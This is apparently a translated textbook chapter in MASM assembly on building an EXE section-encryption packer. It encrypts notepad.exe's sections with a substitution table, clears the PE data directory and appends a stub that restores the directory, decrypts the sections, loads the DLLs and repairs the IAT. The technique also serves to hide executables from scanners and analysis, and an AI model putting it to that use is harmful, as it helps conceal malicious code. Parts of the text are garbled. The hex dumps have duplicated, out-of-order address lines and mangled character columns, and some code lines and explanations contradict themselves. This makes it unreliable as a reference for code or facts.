After obtaining a random number (between 1 and 255), the `_isExists` function is used to check whether the value already exists in the encryption table. Below is the detailed code for the `_isExists` function:

```

_isExists proc _byte
local @ret
pushad
mov esi, offset EncryptionTable
mov ecx, 0
.while TRUE
    mov al, byte ptr [esi]
    .if al == 0
        mov @ret, FALSE
        .break
    .endif
    mov ebx, _byte
    .if al == bl
        mov @ret, TRUE
        .break
    .endif
    inc esi
    inc ecx
    .if ecx == 0ffh
        mov @ret, FALSE
        .break
    .endif

```

```

.endw
.popad
.mov eax, @ret
.ret
_isExists endp

```

The `_isExists` function checks the encryption table in a loop. There are two conditions for terminating the loop:

1. If the function finds a matching value in the table, it returns TRUE.
2. If the function has traversed the entire table without finding a matching value, it returns FALSE. If it encounters 00h in the table, it indicates the end of the table and returns FALSE.

This explains the question raised in the previous section about why a fixed byte of 00h is placed at the end of the table.

Using this method, the program automatically fills the table with encryption values. The following bytecode is obtained by running the chapter21\HelloWorld.exe program. As can be seen, the values of any item in the table range from 00h to 0FFh, and each value is unique. The last byte in the table is 00h.

00401000	63 94 B2 E3 02 33 64 82 B3 E4 03	致?3d 借?
00401010	34 52 83 B4 D2 04 35 53 84 A2 D3 05 23 54 85 A3	4R児?5S剉?#T冬
00401020	D4 F2 24 55 73 A4 D5 F3 25 43 74 A5 C3 F4 26 44	則 \$Usふ?Ct? ?D
00401030	75 93 C4 F5 14 45 76 C5 15 46 95 C6 16 65 96 E5	u擎?Ev?F暉Te棟
00401040	17 66 B5 E6 36 67 B6 06 37 86 B7 07 56 87 D6 08	+f塾6g?7喝•V藉■
00401050	57 A6 D7 27 58 A7 F6 28 77 A8 F7 47 78 C7 F8 48	Wψ'X (w Gx 区 H
00401060	97 C8 18 49 98 E7 19 68 99 E8 38 69 B8 E9 39 88	柄↑I櫛↑h樂8i搁9
00401070	B9 09 3A 89 D8 0A 59 8A D9 29 5A A9 DA 2A 79 AA	? : 壱.Y板)Z—*y
00401080	F9 2B 7A C9 FA 4A 7B CA 1A 4B 9A CB 1B 6A 9B EA	?z生J{?K惣←j淳
00401090	1C 6B BA EB 3B 6C BB 0B 3C 8B BC 0C 5B 8C DB 0D	k弘 ;1?<嬌.[并.
004010A0	5C AB DC 2C 5D AC FB 2D 7C AD FC 4C 7D CC FD 4D	\ ,] -   L } 听 M
004010B0	9C CD 1D 4E 9D EC 1E 6D 9E ED 3D 6E BD EE 3E 8D	浴N漏-m煢=n筋>
00401090	6D 9E ED 3D 6E BD EE 3E 8D BE 0E 3F 8E DD 0F 5E	-   L } - 0 浴N漏
004010A0	8F DE 2E 5F AE DF 2F 7E AF FE 30 7F CE FF 4F 80	徳 ._ / ~ 0 ?OE
004010B0	CF 1F 50 9F D0 20 6F A0 EF 21 70 BF F0 40 71 C0	?P煢 o狂!p筐@q
004010C0	BE 0E 3F 8E DD 0F 5E 8F DE 2E 5F AE DF 2F 7E AF	? ?庵口徳 ._ / ~
004010D0	FE 30 7F CE FF 4F 80 CF 1F 50 9F D0 20 6F A0 EF	? ?OE?P煢 o狂
004010E0	21 70 BF F0 40 71 C0 10 41 90 C1 11 60 91 E0 12	!p筐@q?A煢◀`戊↑
004010F0	61 B0 E1 31 62 B1 01 32 81 51 D1 A1 22 F1 72 42	a搬1b?2掌选"篤 B
00401100	C2 92 13 E2 00	職!!?.

The complete code for constructing the encryption table can be found in the book file chapter21\HelloWorld.asm.

#### 21.2.4 TESTING DATA ENCRYPTION USING THE ENCRYPTION TABLE

Next, we will use the table generated above to test data encryption. First, define two parts of the data in the data segment: one part is the data before encryption, `szSrc`, and the other part is the data after encryption, `szDst`. For testing purposes, only 8 bytes are defined. The data before encryption is assigned some random values, while the data after encryption is all initialized to 00h. The code for encrypting the data is shown in code listing 21-1.

**Code Listing 21-1:** Data encryption function \_encrptIt (located in chapter21\HelloWorld.asm)

```
138 ;-----  
139 ; Encryption algorithm, reversible, the number of bytes does not change  
140 ; Input parameters:  
141 ;     _src: Starting address of the byte to be encrypted  
142 ;     _dst: Starting address of the generated encrypted byte  
143 ;     _size: Number of bytes to be encrypted  
144 ;-----  
145 _encrptIt proc _src, _dst, _size  
146 local @ret  
147  
148 pushad  
149 ; Start encryption byte by byte according to the encryption table  
150 mov esi, _src  
151 mov edi, _dst  
152 .while TRUE  
153     mov al, byte ptr [esi]  
154     xor ebx, ebx ; Store the value to be encrypted as an index in ebx  
155     mov bl, al  
156     mov al, byte ptr EncryptionTable[ebx] ; Use the index to get the value from the table  
157     mov byte ptr [edi], al  
158  
159     inc esi  
160     inc edi  
161     dec _size  
162     .break .if _size == 0  
163 .endw  
164 popad  
165 ret  
166 _encrptIt endp
```

Before starting the encryption, `esi` points to the data to be encrypted, and `edi` points to the buffer storing the encrypted results. Lines 152 to 163 form a loop, with the loop count being the number of bytes to be encrypted. Lines 153 to 155 store the value to be encrypted as an index in the `ebx` register. Lines 156 to 157 retrieve the encrypted value from the table according to the index and store it in the result buffer.

Below are the results of the data encryption after running the function:

00403000	13 15 A0 00 17	!!±?+
00403010 01 00 FF 84 D3 AC 63 23 94 63 00		Γ. 動量#據....

From the listed character codes, you can see the correspondence between the data before and after encryption. Please compare the following list to the lookup table to see if these values are correct according to our encryption algorithm.

Encrypted Character <--> Character After Encryption
-----
13 <--> 84
15 <--> D3
A0 <--> AC
00 <--> 63
17 <--> 23
01 <--> 94
00 <--> 63
FF <--> 00

---

### 21.3 PATCH TOOL

The main operations completed by the patch tool include:

- Processing the data directory table of the target PE file, and passing the original data directory table to the patch code.
- Generating the encryption table, and passing the encryption table and other parameters to the patch code.
- Encrypting the data section.
- Appending the patch code to the last section of the target PE file.

The related files for this section are introduced separately in the directory chapter21\b.

---

#### 21.3.1 RELOCATING DATA DIRECTORY

Since the data of the import table is all stored in the section, the patch tool will encrypt these data, damaging the original structure of the import table, and causing the PE loader of the PE file to fail. Therefore, it is necessary to first set all the import table items in the data directory table of the target program to 0, which informs the PE loader that all dynamic link libraries involved in the target PE do not need to be processed by the operating system loader. Not only the data of the import table should be processed this way, but other data in the data directory table should also be handled similarly.

The method to modify the data directory table is to set the RVA of all items to 0. Below is an example that uses the method introduced in Chapter 17 to patch a simple HelloWorld program. The output of the patching process is as follows:

```
Patch Program: D:\masm32\source\chapter21\patch.exe
Target PE Program: C:\notepad.exe

Patch Code Segment Size: 00000196
PE File Size: 00010400
Size After Alignment: 00010400
Starting Offset of the Last Section in the Target File: 00008400
Size of the Last Section in the Target File After Alignment: 00008200
New File Size: 00010600
Adjusted Value of the E9 Instruction in the Patch Code After Correction: ffff4208
```

The final generated patch program is chapter21\patch\_notepad.exe. Since the section data of the original notepad.exe program was not encrypted, the memory space allocation after loading this program with OD can be seen in Table 21-1.

**Table 21-1:** Memory Space Allocation Before Encryption

No.	Start Address	End Address	Host Module
1	7D590000	7DD84000	SHELL32.DLL
2	7C920000	7C9B6000	NTDLL.DLL
3	7C800000	7C91E000	KERNEL32.DLL
4	77F00000	77FD1000	SECUR32.DLL
5	77F40000	77FB6000	SHLWAPI.DLL
6	77E70000	77F39000	GDI32.DLL
7	77E50000	77EE2000	RPCRT4.DLL
8	77DA0000	77E49000	ADVAPI32.DLL
9	77D10000	77DA0000	USER32.DLL
10	77BE0000	77C38000	msvcrt.dll

11	77180000	77283000	COMCTL32.DLL
12	76320000	76367000	comdlg32.dll
13	76310000	7631D000	IMM32.DLL
14	74000000	7400B000	USP10.DLL
15	72F70000	72F96000	WINSPOOL.DRV
16	62C20000	62C29000	LPK.DLL
17	01000000	01001000	patch_notepad.PE Header
18	01001000	01009000	patch_notepad.text
19	01009000	0100B000	patch_notepad.data
20	0100B000	01014000	patch_notepad.rsrc

As shown in the table, row 17 represents the PE file header of the process, and rows 18-20 represent the starting and ending addresses of other sections in the process. Below, all items in the data directory table of the file header are cleared to zero, and the memory layout of the program is tested again using OD. The following is the data directory code after clearing the file header.

```

00000150          00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000160 04 76 00 00 C8 00 00 00 00 B0 00 00 20 7E 00 00 .v..... ...
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000180 00 00 00 00 00 00 00 00 50 13 00 00 1C 00 00 00 ..... P...
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
000001A0 00 00 00 00 00 00 00 00 A8 18 00 00 40 00 00 00 ..... @...
000001B0 50 02 00 00 D0 00 00 00 00 10 00 00 48 03 00 00 P.....H...
000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .

```

From the codes, we can see that the data directory table of the logged program defines the following categories: import tables, resource tables, adjustment information, load configurations, and IAT bindings. Now, after clearing all black parts, load with OD, and the memory space allocation at this time is shown in Table 21-2.

**Table 21-2:** Memory Space Allocation After Encryption

No.	Start Address	End Address	Host Module
1	7C920000	7C9B6000	NTDLL.DLL
2	7C800000	7C91E000	KERNEL32.DLL
3	01000000	01001000	patch_notepad.PE Header
4	01001000	01009000	patch_notepad.text
5	01009000	0100B000	patch_notepad.data
6	0100B000	01014000	patch_notepad.rsrc

From the comparison of Table 21-1 and Table 21-2, if all the contents in the data directory are cleared, the space allocation after loading the target program patch\_notepad.exe itself (excluding other dynamic link libraries) remains the same as shown in the shaded parts of the tables. This means that the operation of clearing the data directory has no effect on the memory allocation of the loaded process itself.

The encrypted target PE must ultimately run, so before that, the contents of the data directory must be restored to their original state. This requires first saving the original contents of the data directory of the target PE and embedding them into the patch program of the target PE. Code Listing 21-2 (the code is saved in the chapter17\bind.asm file) shows the function that clears and restores the contents of the data directory in the tool module to the patch program of the target PE.

#### **Code Listing 21-2: Function to Clear and Restore Contents of Data Directory in the Patch Program of the Target PE (chapter21\bind.asm)**

```

1264
1265 ;----- Up to here, data copying is complete
1266
1267 ; Clear the contents of the data directory in the target file
1268 ; Save the cleared contents to the patch code location
1269 ; The patch code location is at (patch code start address + 5 bytes), for a total of 16
directory items
1270 ; This operation is all done in lpDstMemory
1271
1272 mov esi, lpDstMemory
1273 assume esi:ptr IMAGE_DOS_HEADER
1274 add esi, [esi].e_lfanew
1275 assume esi:ptr IMAGE_NT_HEADERS
1276
1277 ; Copy the contents of the data directory table to the patch code location
1278 mov eax, [esi].OptionalHeader.NumberOfRvaAndSizes
1279 sal eax, 3
1280 mov ecx, eax
1281 mov dwDDSize, ecx
1282 add esi, 78h
1283 mov dwDDStart, esi
1284
1285 mov edi, lpDstMemory
1286 add edi, dwNewFileAlignSize
1287 add edi, 5 ; Jump instruction length, positioned to the location in the patch code that
stores the data directory table
1288 rep movsb
1289
1290 ; Clear the contents of the data directory table in the target file
1291 mov edi, dwDDStart
1292 mov ecx, dwDDSize
1293 mov al, 0
1294 rep stosb

```

As shown above, lines 1277 to 1288 are responsible for copying the data of the original directory table of the target PE file (a total of 78h bytes) to the specified location in the patch code. Lines 1290 to 1294 then clear all the contents of the data directory table in the target PE file to 0. For details on how to implement this function, please refer to the corresponding files in chapter21\b. Among them, bind.asm is the patch tool, patch.asm is the patch program, and patch\_notepad.exe is the log event patch program generated by compiling. Using FlexHex to check the log event program, you will find that all the contents in the data directory table have been moved to the patch code.

---

#### 21.3.2 TRANSMITTING PARAMETERS TO THE PROGRAM

To pass parameters to the program, it includes the base table for decrypting the code and the size of the last section of the file before patching. The base table is used by the program to decrypt the code. The size of the last section of the file before patching needs to be passed to the program first because once patched, this value will change. The related code for transmitting parameters to the patch program is shown in Code Listing 21-3.

### Code Listing 21-3 Transmitting Parameters to the Patch Program (chapter21\b\bind.asm)

```
1296 ; Initialize the encryption base table
1297 invoke _encrptAlg
1298
1299 ; Copy the encryption table to the patch code
1300 mov esi, offset EncryptionTable
1301 mov edi, lpDstMemory
1302 add edi, dwNewFileAlignSize
1303 add edi, 5 ; 5-byte jump instruction
1304 add edi, 16*8 ; 16*8 data directory table length
1305 mov ecx, 256
1306 rep movsb
1307
...
1327
1328 ; Copy the size of the last section of the file before patching to the patch code
location
1329
1330 mov edi, lpDstMemory
1331 assume edi: ptr IMAGE_DOS_HEADER
1332 add edi, [edi].e_lfanew
1333 assume edi: ptr IMAGE_NT_HEADERS
1334 ; Get the number of sections
1335 movzx eax, [edi].FileHeader.NumberOfSections
1336 mov dwSections, eax
1337 add edi, sizeof IMAGE_NT_HEADERS
1338
1339 dec eax
1340 mov ecx, sizeof IMAGE_SECTION_HEADER ; Locate the last section
1341 mul ecx
1342 add edi, eax
1343 assume edi: ptr IMAGE_SECTION_HEADER
1344 mov ecx, [edi].SizeOfRawData
1345
1346 mov edi, lpDstMemory
1347 add edi, dwNewFileAlignSize
1348 add edi, 5 ; 5-byte jump instruction
1349 add edi, 16*8 ; 16*8 data directory table length
1350 add edi, 257 ; Base
1351 mov dword ptr [edi], ecx
```

As shown above, line 1297 calls the function \_encrptAlg to create the encryption base table. Lines 1299 to 1306 copy the contents of the obtained base table to the specified location in the patch program, a total of 256 bytes. Lines 1328 to 1344 obtain the SizeOfRawData of the last section of the target PE file, and lines 1346 to 1351 pass this parameter to the patch program.

The patch program (chapter21\b\patch.asm) stores the encryption base table and the SizeOfRawData of the last section of the target PE file. The two parameters are defined as follows:

```
jmp start ; The patch program entry point, this command is 5 bytes + 00000h
; Save the relevant data of the target program

dstDataDirectory dd 32 dup(0) ; The original data directory table of the target program + 000050h
EncryptionTable db 256 dup(0,0) ; The encryption base table + 000058h
dwLastSectionSize dd ? ; The size of the last section (in bytes)
```

As shown, the information stored in the patch program includes three main parts: the original data directory table, the encryption base table, and the size of the last section of the target PE file. Below is the data displayed at the expected location after running:

```

00010400 E9 FC 05 00 00 [00 00 00 00 00 00 00 00 00 00 04 76 00 .....v.
00010410 00 C8 00 00 00 00 B0 00 00 20 7F 00 00 00 00 00 00 ..... .
00010420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00010430 00 00 00 00 00 50 13 00 00 1C 00 00 00 00 00 00 .....P.....
00010440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00010450 00 00 00 00 00 A8 18 00 00 40 00 00 00 50 02 00 .....@...P..
00010460 00 D0 00 00 00 00 10 00 00 48 03 00 00 00 00 00 .....H.....
00010470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00010480 00 00 00 00 00 ]【73 91 C2 F3 12 43 61 92 C3 E1 13 .....s.Ca.
00010490 44 62 93 B1 E2 14 32 63 94 B2 E3 02 33 64 82 B3 Db.2c.3d
000104A0 E4 03 34 52 83 B4 D2 04 35 53 84 A2 D3 05 23 54 .4R.5S.#T
000104B0 85 A3 D4 F2 24 55 A4 D5 25 74 A5 F4 26 75 C4 F5 $U%t&u
000104C0 45 76 C5 15 46 95 C6 16 65 96 E5 17 66 B5 E6 36 Ev.F.e.f6
000104D0 67 B6 06 37 86 B7 07 56 87 D6 08 57 A6 D7 27 58 g.7.V.W'X
000104E0 A7 F6 28 77 A8 F7 47 78 C7 F8 48 97 C8 18 49 98 (wGxH.I
000104F0 E7 19 68 99 E8 38 69 B8 E9 39 88 B9 09 3A 89 D8 .h8i9.:
00010500 0A 59 8A D9 29 5A A9 DA 2A 79 AA F9 2B 7A C9 FA .Y)Z*y+z
00010510 4A 7B CA 1A 4B 9A CB 1B 6A 9B EA 1C 6B BA EB 3B J{.K.j.k;
00010520 6C BB 0B 3C 8B BC 0C 5B 8C DB 0D 5C AB DC 2C 5D 1.<.[.\,]
00010530 AC FB 2D 7C AD FC 4C 7D CC FD 4D 9C CD 1D 4E 9D -|L}M.N
00010540 EC 1E 6D 9E ED 3D 6E BD EE 3E 8D BE 0E 3F 8E DD .m=n>.?
00010550 0F 5E 8F DE 2E 5F AE DF 2F 7E AF FE 30 7F CE FF ^._/~0.
00010560 4F 80 CF 1F 50 9F D0 20 6F A0 EF 21 70 BF F0 40 O€.P o!p@
00010570 71 C0 10 41 90 C1 11 60 E0 B0 31 01 81 51 D1 A1 q.A.^1.Q
00010580 22 F1 72 42 00 ]00 00 01 00]00 00 00 00 00 00 "rB..... .

```

As shown above, the first part includes the data directory table of the target program, the second part contains the encryption base table, and the third part is the actual size of the last section of the target program.

#### 21.3.3 ENCRYPTING THE SECTION DATA

The patch tool is responsible for encrypting the section data of the target PE file. First, the range of data to be encrypted is calculated, which includes all data from the beginning of the first section to the end of the file. The encryption uses a fixed-length encryption method, ensuring that the positions of all characters in the PE loader remain unchanged after the data is loaded into memory. This makes it convenient for recalculating related data and locating positions during decryption. The code for encrypting the section data can be seen in Code Listing 21-4.

**Code Listing 21-4** Encrypting Section Data (chapter21\b\bind.asm)

```

1308 ; Encrypt section data
1309 ;-----
1310 ; First, calculate the encryption range
1311 ; Get the starting offset of the first section
1312
1313 mov edi, lpDstMemory
1314 assume edi: ptr IMAGE_DOS_HEADER
1315 add edi, [edi].e_lfanew
1316 add edi, sizeof IMAGE_NT_HEADERS
1317
1318 assume edi: ptr IMAGE SECTION HEADER
1319 mov eax, [edi].PointerToRawData
1320
1321 mov ecx, @dwFileSize1
1322 sub ecx, eax
1323 add eax, lpDstMemory ; starting offset
1324 mov esi, eax
1325
1326 invoke _encrptIt, esi, esi, ecx

```

The function `_encrptIt` has been explained in section 21.2.4. It takes `esi` as the starting address of the first section in the file and `ecx` as the length from this position to the end of the file. Up to this point, the specified range of data in the target file has been encrypted.

By using the same encryption algorithm, the target program generated used the same patch program, so the results obtained by some PE analysis tools show that except for differences in file header descriptions, other descriptions are basically the same. Using the PEInfo tool to analyze the log event program after encryption, the basic results are as follows:

File Name:	D:\masm32\source\chapter21\b\patch_notepad.exe				
Platform:	0x014c				
Number of Sections:	3				
File Characteristics:	0x010f				
Recommended Base Address:	0x01000000				
File Execution Entry Point (RVA Address):	0x13000				
Section Name	Unaligned Raw Size	Aligned Offset (Aligned)	Unaligned Offset	Aligned Length	Section Characteristics
.text	0000748	00001000	00007800	00000400	60000020
.data	00001ba8	00009000	00007800	00007c00	c0000040
.rsrc	00000900	0000b000	00008800	00008400	c0000060

No import functions found in the file. No signs of signatures found in the file. No relocations found in the file. No resources found in the file.

From the analysis results, the displayed contents are not the original log event program, but just a pile of garbled characters. Using FlexHex to view the bytes, you will only see garbled characters.

The patch tool has one last function, which is responsible for embedding the patch code into the last section of the target PE file. Since this part of the function is described in detail in Chapter 17, it is omitted here. For specific code, please refer to the accompanying file chapter21\b\bind.asm.

## 21.4 HANDLING THE PATCH PROGRAM

The functions of the patch programs discussed in previous chapters were all related to the target PE itself. This time, however, the patch program's code targets data processing of the target PE. The following data processing needs to be done for the target PE:

- Restore the data directory table of the target PE.
- Encrypt the data of the encrypted section of the target PE.
- Dynamically load the dynamic link library in the import table of the target PE.
- Correct the entries in the IAT of the target PE.

The following sections will introduce these four items of processing.

### 21.4.1 RESTORING THE DATA DIRECTORY TABLE

The EXE encryption must ensure that the PE file can run normally after encryption, but the patch tool will clear the data directory table, so the first thing the target program's patch program needs to do after running is to restore the original data directory table information

saved during patching. Code Listing 21-5 demonstrates how to restore the data directory table of the target PE file.

#### Code Listing 21-5 Restoring the Data Directory Table (chapter21\b\patch.asm)

```
447 ; Get the base address of the target process
448 mov eax, offset dwImageBase
449 add eax, ebx
450
451 push eax
452 lea edx, _getImageBase
453 add edx, ebx
454 call edx
455 mov dwImageBase[ebx], eax
456
457
458 ; Restore the data directory table of the target process
459 mov esi, dwImageBase[ebx]
460 add esi, [esi + 3ch]
461 add esi, 78h
462 push esi
463
464 assume fs: nothing
465 mov eax, fs:[20h]
466 mov hProcessID[ebx], eax
467
468
469 push hProcessID[ebx]
470 push FALSE
471 push PROCESS_ALL_ACCESS
472 call _openProcess
473 mov hProcess[ebx], eax ; The handle of the found process is in hProcess
474
475
476
477 ; Set the header section of the file to be readable, writable, and executable
478 lea edx, holdPageValue
479 add edx, ebx
480 push edx
481 push PAGE_EXECUTE_READWRITE
482 ; Get SizeOfImage size
483 push esi
484 mov esi, dwImageBase[ebx]
485 add esi, [esi + 3ch]
486 assume esi: ptr IMAGE_NT_HEADERS
487 mov edx, [esi].OptionalHeader.SizeOfImage
488 pop esi
489 push edx ; Set page size
490 push dwImageBase[ebx]
491 push hProcess[ebx]
492 call _virtualProtectEx
493
494 pop esi
495 push NULL
496 mov edx, 16*8
497 mov ecx, offset dstDataDirectory
498 add ecx, ebx
499 push ecx
500 push esi
501 push hProcess[ebx]
502 call _writeProcessMemory
```

The general idea is to use the OpenProcess function with the PROCESS\_ALL\_ACCESS parameter to open the target process. Then, use the WriteProcessMemory function to write all the data directory items saved in the patch code back to the location of the data directory table in the target process. Lines 447 to 455 obtain the base address of the target PE and store it in the variable dwImageBase. Lines 464 to 466 retrieve the process ID from the fs:[20h] location and store it in the variable hProcessID. Lines 469 to 473 call the OpenProcess function to open the target process. Lines 477 to 492 call the VirtualProtectEx function to set

the pages in the target process's file header to be readable and writable. Lines 494 to 502 call the WriteProcessMemory function to write the data pointed to by esi to the location pointed to by dstDataDirectory, which restores the data directory table of the target process.

After the data directory table is restored, the program cannot run normally because the data pointed to by the items in the data directory table have been encrypted and are unreadable. Next, we need to decrypt the corresponding data in the section.

---

#### 21.4.2 DECRYPTING SECTION CONTENTS

Before running the encrypted EXE program, it is necessary to use a tool to decrypt the encrypted section data. Since the encryption uses a length-preserving algorithm, the size of the data in the section after decryption is the same as before encryption; therefore, it is relatively simple and does not require additional structures for decrypted sections. Let's first look at the decryption function.

---

##### 1. DECRYPTION FUNCTION \_UNENCRYPTIT

The operation of the decryption function relies on a table created during encryption. The decryption proceeds byte by byte, with each byte's decryption unrelated to other bytes. The size of the data after decryption is consistent with that before encryption. The decryption function code can be seen in Code Listing 21-6.

**Code Listing 21-6** Decryption function \_UnEncryptIt (chapter21\b\patch.asm)

```
65 ;-----  
66 ; Decryption algorithm, length-preserving, the number of bytes does not change  
67 ; Input parameters:  
68 ;     _src: starting address of the encrypted byte sequence  
69 ;     _size: number of bytes in the encrypted byte sequence  
70 ;-----  
71  
72 _UnEncryptIt proc _src, _size, _writeProcessMemory  
73     local @ret  
74     local @dwTemp  
75  
76     pushad  
77     ; Begin decryption, byte by byte according to the table  
78     mov esi, _src  
79     .while TRUE  
80         mov al, byte ptr [esi]  
81         mov edi, offset EncryptionTable  
82         add edi, ebx  
83         mov @dwTemp, 0  
84         .while TRUE  
85             ; Search the table, indexed by @dwTemp  
86             mov cl, byte ptr [edi]  
87             .break .if al == cl ; Exit if found  
88             inc @dwTemp  
89             inc edi  
90     .endw  
91  
92     ; Update the byte code after decryption  
93     mov ecx, @dwTemp  
94     mov byte ptr dbEncryptValue[ebx], cl  
95  
96     ; Use remote write  
97     push NULL  
98     push 1  
99     mov edx, offset dbEncryptValue  
100    add edx, ebx  
101    push edx
```

```

102     push esi ; ??
103     push hProcess[ebx]
104     call _writeProcessMemory
105
106     inc esi
107     dec _size
108     .break .if _size == 0
109 .endw
110     popad
111     ret
112 _UnEncryptIt endp

```

The decryption algorithm is actually very simple. Look up the character code in the base table, and if the specified character code is found in the base table, record the position of this index in the base table. This index value is the character code after decryption, and then replace the original character code at this position with the character code after decryption.

## 2. Decryption Process

The program will decrypt all nodes' data evenly, restore the original content of the target program, and then start other operations such as dynamically loading DLLs and correcting IAT. Code listing 21-7 is the code for decrypting data.

**Code Listing 21-7** Decryption of node data (chapter21\b\patch.asm)

```

504 ; Decrypt data
505 mov edi, dwImageBase[ebx]
506 assume edi: ptr IMAGE_DOS_HEADER
507 add edi, [edi].e_lfanew
508 assume edi: ptr IMAGE_NT_HEADERS
509 ; Get the number of sections
510 movzx eax, [edi].FileHeader.NumberOfSections
511 mov dwSections[ebx], eax
512 add edi, sizeof IMAGE_NT_HEADERS
513
514 mov first, 1
515
516 .while TRUE
517     mov esi, [edi].VirtualAddress           ; Get the starting address of decryption
518     add esi, dwImageBase[ebx]
519
520     .if first
521         ; If it's the last section, supplement the last section's size with the original
      value passed in by the tool
522         mov ecx, dwLastSectionSize[ebx]
523         mov first, 0
524     .else
525         ; For other sections, use SizeOfRawData
526         mov ecx, [edi].SizeOfRawData
527     .endif
528
529     push _writeProcessMemory
530     push ecx
531     push esi
532     mov edx, offset _UnEncryptIt
533     add edx, ebx
534     call edx
535
536     dec dwSections[ebx]
537     add edi, sizeof IMAGE_SECTION_HEADER
538     .break .if dwSections[ebx] == 0
539 .endw

```

As shown above, code lines 505 to 518 describe retrieving the number of sections through the file headers and storing this number in the variable `dwSections`. It then adjusts the pointer to the last section. Because at this point, the CPU control is still within the tool program, the

`SizeOfRawData` of the last section is the original size passed in by the tool. If this size is used to decrypt data, it will inevitably overflow, causing subsequent decryption code to be altered. Therefore, the size of the last section to be decrypted is determined by the variable `dwLastSectionSize` passed in by the tool, while the sizes for decrypting other sections are directly determined by the `SizeOfRawData` of each section.

Lines 522 to 544 form a loop that decrypts each section's data for the target program. The variable `@first` indicates if the current section being processed is the last section; otherwise, the loop processes from the last section backward, continuing until all sections have been decrypted.

After the data for each section has been decrypted, can the target program start running from the original entry point? The answer is no. Because the decrypted target PE file, when first loaded into memory by the system loader, incorrectly sets the import address table (IAT) to null. Therefore, the code dynamically loads all the DLLs recorded by the code into the process's memory and modifies the IAT accordingly. If the patched code still records the original IAT at the start address, it will not succeed. The patch code needs to continue to complete tasks such as dynamically loading modules recorded in the import table and modifying the IAT after the repair.

---

#### 21.4.3 LOADING TARGET DLLS

After the encrypted target PE file is loaded into memory, the original import information is lost. The loader will not load its import table's dynamically linked libraries (DLLs) into the process's address space. This operation must be completed by the patched code.

First, use a small tool like PEInfo to check which dynamic link libraries are imported by the import table in `notepad.exe`. These libraries include `comdlg32.dll`, `SHELL32.dll`, `WINSPOOL.DRV`, `COMCTL32.dll`, `msvcrt.dll`, `ADVAPI32.dll`, `KERNEL32.dll`, `GDI32.dll`, and `USER32.dll`. However, in the address space loaded by OD, the libraries `SECUR32.DLL`, `USP10.DLL`, `SHLWAPI.DLL`, `RPCRT4.DLL`, `LPK.DLL`, and `IMM32.DLL` are not found in the import table of `NOTE PAD.EXE`. This indicates that these dynamically linked libraries should be included in the import table through other dynamic linking operations, such as:

- `WINSPOOL.DRV` → `RPCRT4.DLL`
- `COMDLG32.DLL` → `SHLWAPI.DLL`
- `LPK.DLL` → `USP10.DLL`

Next, the patched code needs to add the dynamic loading DLL function. By traversing the import table of the target program, the `LoadLibraryA` function is called to load all the modules in the import table into memory and record the base addresses of each module. For detailed code, see Listing 21-8.

**Listing 21-8** Dynamic loading of DLLs recorded in the import table of the target process  
(chapter21\patch2.asm)

```
278 ; Get the base address of the target process
279 mov eax, offset dwImageBase
280 add eax, ebx
281
282 push eax
```

```

283 lea edx, _getImageBase
284 add edx, ebx
285 call edx
286 mov dwImageBase[ebx], eax
287
288 ; Traverse the import table of the target process
289 mov edi, offset dstDataDirectory
290 add edi, ebx
291 add edi, 8          ; Point to the import table entry
292
293 mov eax, dword ptr [edi] ; Get VirtualAddress
294 ; No judgment, assume the processed PE file has an import table
295 add eax, dwImageBase[ebx] ; Offset in memory
296
297 mov edi, eax          ; Calculate the file offset of the import table
298 assume edi: ptr IMAGE_IMPORT_DESCRIPTOR
299
300 mov eax, dword ptr [edi].Name1 ; Get the RVA value of the first import library name
string
301 add eax, dwImageBase[ebx] ; In memory, only need to add the base address
302 ;invoke _messageBox, NULL, eax, NULL, NULL, MB_OK
303
304 ; Dynamically load DLL
305 invoke _loadLibrary, eax
306 mov dwModuleBase[ebx], eax

```

An example of loading just one DLL (comdlg32.dll) can be found in the chapter21\bindC.exe file. By comparing the memory allocation before and after dynamic loading in the OD environment, you can see that comdlg32.dll is correctly loaded at address 0x76320000. The following is the code for loading all dynamic link libraries (chapter21\patch.asm):

```

.....
mov edi, eax          ; Calculate the file offset of the import table
assume edi: ptr IMAGE_IMPORT_DESCRIPTOR
.while [edi].Name1      ; Loop ends when Name1 is zero
    push edi
    mov eax, dword ptr [edi].Name1 ; Get the RVA value of the first import library name
string
    add eax, dwImageBase[ebx] ; In memory, only need to add the base address

    ; Dynamically load DLL
    invoke _loadLibrary, eax
    mov dwModuleBase[ebx], eax

; Fix the IAT entry for functions imported from the loaded module
;-----
    pop edi
    add edi, sizeof IMAGE_IMPORT_DESCRIPTOR
.endw

```

#### 21.4.4 FIXING THE TARGET IAT

After the dynamically linked libraries are dynamically loaded into memory, the next step is to fix the IAT content in the target process. From the import table, obtain the name strings of each function, and then, from the base address of the loaded module, get the VA (Virtual Address) value of each function and fill the corresponding IAT entry.

Now, the IAT fixing work begins. For detailed code, see Code Listing 21-9.

**Code Listing 21-9** Fixing the IAT process in the \_updateIAT function  
(chapter21\patch.asm)

```

240 ;-----
241 ; Fix the IAT table
242 ; Pass in parameters
243 ;     dwModuleBase   Module base address

```

```

244 ;      dwImageBase      Process base address
245 ;-----
246
247 _updateIAT proc _lpIID, _writeProcessMemory
248     local @dwCount
249
250     pushad
251     mov @dwCount, 0
252
253     mov edi, _lpIID
254     assume edi: ptr IMAGE_IMPORT_DESCRIPTOR
255
256 ; Get function name string table
257     mov esi, [edi].OriginalFirstThunk
258     add esi, dwImageBase[ebx]
259 .while TRUE
260     mov eax, [esi]
261     .break .if !eax
262     add eax, dwImageBase[ebx]
263     add eax, 2          ; Skip hint/name hint
264
265 ; EAX now points to the function name string
266     lea edx, _getApi    ; Get function address
267     add edx, ebx
268     push eax
269     push dwModuleBase[ebx]
270     call edx
271     add eax, dwImageBase[ebx] ; Get function VA address
272
273 ; Write function address to the corresponding IAT entry
274     push esi
275     push eax
276     mov esi, [edi].FirstThunk
277     add esi, dwImageBase[ebx] ; ESI points to the start of the IAT entry
278
279     mov eax, @dwCount
280     sal eax, 2
281     add esi, eax
282     pop eax
283
284     mov dwIATValue[ebx], eax
